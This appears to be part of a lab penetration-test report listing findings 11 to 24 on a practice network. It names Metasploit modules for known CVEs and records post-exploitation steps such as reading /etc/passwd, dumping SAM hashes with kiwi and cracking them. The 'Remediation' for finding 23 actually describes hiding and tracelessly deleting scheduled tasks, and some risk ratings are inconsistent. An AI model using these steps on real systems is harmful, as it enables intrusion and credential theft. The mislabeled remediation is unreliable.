
Vulnerability 11	Findings
Title	Scan Results
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	**Low**


Description	Ran an aggressive nmap scan; nmap -A 192.168.13.0/24 the flag was the host running Drupal which was 192.168.13.13
Images	
Affected Hosts	192.168.13.13
Remediation	Review firewall configurations for ports and their visibility.


Vulnerability 12	**Findings**
Title	Nessus scan results
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	**Low**
Description	Ran a Nessus scan for 192.168.13.12, the results showed one critical vulnerability for Apache Struts.
Images	
Affected Hosts	192.168.13.12
Remediation	Look at creating a STATIC Asset Group for IPs not to be scanned, review firewall configurations.


Vulnerability 13	Findings
Title	Tomcat RCE via JSP Upload Bypass (CVE-2017-12617)
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	**High**
Description	**Module:** exploit/multi/http/tomcat_jsp_upload_bypass This module uses a PUT request bypass to upload a jsp shell to a vulnerable Apache Tomcat configuration and executes it. When running Apache Tomcat versions 9.0.0.M1 to 9.0.0, 8.5.0 to 8.5.22, 8.0.0.RC1 to 8.0.46 and 7.0.0 to 7.0.81 with HTTP PUTs enabled (e.g. via setting the readonly initialization parameter of the Default servlet to false) it was possible to upload a JSP file to the server via a specially crafted request. This JSP could then be requested and any code it contained would be executed by the server.
Images	 
Affected Hosts	192.168.13.10
Remediation	Update Tomcat to the latest version where the vulnerability is fixed. The readonly init-param should not be set to false.

Vulnerability 14	Findings
Title	Apache mod_cgi Bash Environment Variable Code Injection (Shellshock) (CVE-2014-6271, CVE-2014-6278)


Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	**Critical**
Description	**Module:** exploit/multi/http/apache_mod_cgi_bash_env_exec This module exploits the Shellshock vulnerability, a flaw in how the Bash shell handles external environment variables. This module targets CGI scripts in the Apache web server by setting the HTTP_USER_AGENT environment variable to a malicious function definition.
Images	 
Affected Hosts	192.168.13.11
Remediation	Applying a patch is able to eliminate this problem. Attack attempts may be identified with Snort ID 31975. Furthermore it is possible to detect and prevent this kind of attack with TippingPoint and the filter 16798.

Vulnerability 15	Findings
Title	Apache mod_cgi Bash Environment Variable Code Injection (Shellshock) - post exploitation
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	**Critical**
Description	On the same machine with the Meterpreter shell, ran the command line cat /etc/passwd to obtain the next flag
Images	
Affected Hosts	192.168.13.11
Remediation	Refer to Vulnerability 14 remediations to prevent the post exploitation; Keep accounts up to date with comprehensive privilege account management, Institute a strong password policy


Vulnerability 16	Findings
Title	Apache Struts Jakarta Multipart Parser OGNL Injection (CVE-2017-5638)
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	**Critical**
Description	**Module:** exploit/multi/http/struts2_content_type_ognl This module exploits a remote code execution vulnerability in Apache Struts version 2.3.5 - 2.3.31, and 2.5 - 2.5.10. Remote Code Execution can be performed via http Content-Type header. Native payloads will be converted to executables and dropped in the server's temp dir. If this fails, try a cmd/* payload, which won't have to write to the disk.
Images	



	
Affected Hosts	192.168.13.12
Remediation	Apache has released that certain versions of Apache Struts (2.3.32 / 2.5.10.1 or later) are not vulnerable and to upgrade to mitigate this issue, considering this is actively being exploited it is highly recommended that you upgrade immediately.

Vulnerability 17	Findings
Title	Drupal RESTful Web Services unserialize() RCE (CVE-2019-6340)
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	**Critical**
Description	**Module:** exploit/unix/webapp/drupal_restws_unserialize This module exploits a PHP unserialize() vulnerability in Drupal RESTful Web Services by sending a crafted request to the /node REST endpoint.

Images	
Affected Hosts	192.168.13.13
Remediation	To immediately mitigate the vulnerability, you can disable all web services modules, or configure your web server(s) to not allow GET/PUT/PATCH/POST requests to web services resources. Drupal < 8.5.11 and < 8.6.10 are vulnerable.


Vulnerability 18	Findings
Title	Sudo Vulnerability CVE-2019-14287
Type (Web app / Linux OS / Wlndows OS)	Linux OS
Risk Rating	**Critical**
Description	In Sudo before 1.8.28, an attacker with access to a Runas ALL sudoer account can bypass certain policy blacklists and session PAM modules, and can cause incorrect logging, by invoking sudo with a crafted user ID.

Images	
Affected Hosts	192.168.13.14
Remediation	This vulnerability only affects configurations of sudo that have a runas user list that includes an exclusion of root, the exclusion is specified using an exclamation mark (!) To ensure your sudoers configuration is not affected by this vulnerability, we recommend examining each sudoers entry that includes the `!` character in the runas specification, to ensure that the root user is not among the exclusions.


Vulnerability 19	Findings
Title	Open source data exposed
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	**Medium**
Description	OSINT conducted on totalrekall GitHub, found what appeared to be users credentials. Used John the Ripper and the hash obtained to crack
Images	 
Affected Hosts	www.totalrekall.xyz
Remediation	Institute a strong password policy, Conduct security awareness training, frequently conduct OSINT on own employees/hosts to prevent accidental data leaks.


Vulnerability 20	Findings
Title	OpenSSL Vulnerability
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	
Description	
Images	
Affected Hosts	172.22.117.20
Remediation	Switching to TLS 1.2 or 1.3 which is more secure and uses strong ciphers.

Vulnerability 21	Findings
Title	Anonymous FTP Enabled
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	**Medium**
Description	Detected that the FTP server running on the remote host allows anonymous logins. Therefore, any remote user may connect and authenticate to the server without providing a password or unique credentials. This allows the user to access any files made available by the FTP server.



Images	
Affected Hosts	172.22.117.20
Remediation	Disable anonymous FTP if it is not required. Routinely check the FTP server to ensure that sensitive content is not being made available.

Vulnerability 22	Findings
Title	Seattle Lab Mail 5.5 POP3 Buffer Overflow (CVE-2003-0264)
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	**Critical**
Description	**Module:** exploit/windows/pop3/seattlelab_pass The remote host is running a version of the SLmail SMTP server which is vulnerable to various overflows which may allow it to execute arbitrary commands on this host or to disable it remotely.


Images	
Affected Hosts	172.22.117.20
Remediation	Upgrade to SLMail 5.1.0.4433 or newer


Vulnerability 23	Findings
Title	Scheduled Tasks - Post Exploitation
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	**Critical**
Description	Scheduled tasks have been an exploitation vector for a very long time, as there has always been the need for automation, now more than ever. They should be carefully configured, especially when executed as root, as they could lead to full system compromise.
Images	
Affected Hosts	172.22.117.20
Remediation	Hide a scheduled task from the Task Scheduler app and the output of schtasks /query command by setting its Index value to 0x0.



	Delete a scheduled task by first setting its Index value to 0x0 and then using schtasks /change /tr command which effectively deletes the task without leaving any trace in the Windows Security Event log. Hide all scheduled tasks from the Task Scheduler app and the output of schtasks /query command by deleting the Index value of any scheduled task.

Vulnerability 24	Findings
Title	Credential Dumping - Mimikatz
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	**Critical**
Description	Whilst in the SLMail session, using kiwi conducted a lsa_dump_sam, identified NTLM hashes which were able to be cracked using John.
Images	 
Affected Hosts	172.22.117.20
Remediation	Enabling protected mode on LSASS, Disable clear-text passwords in memory from WDIGEST, and Limit credential caching.

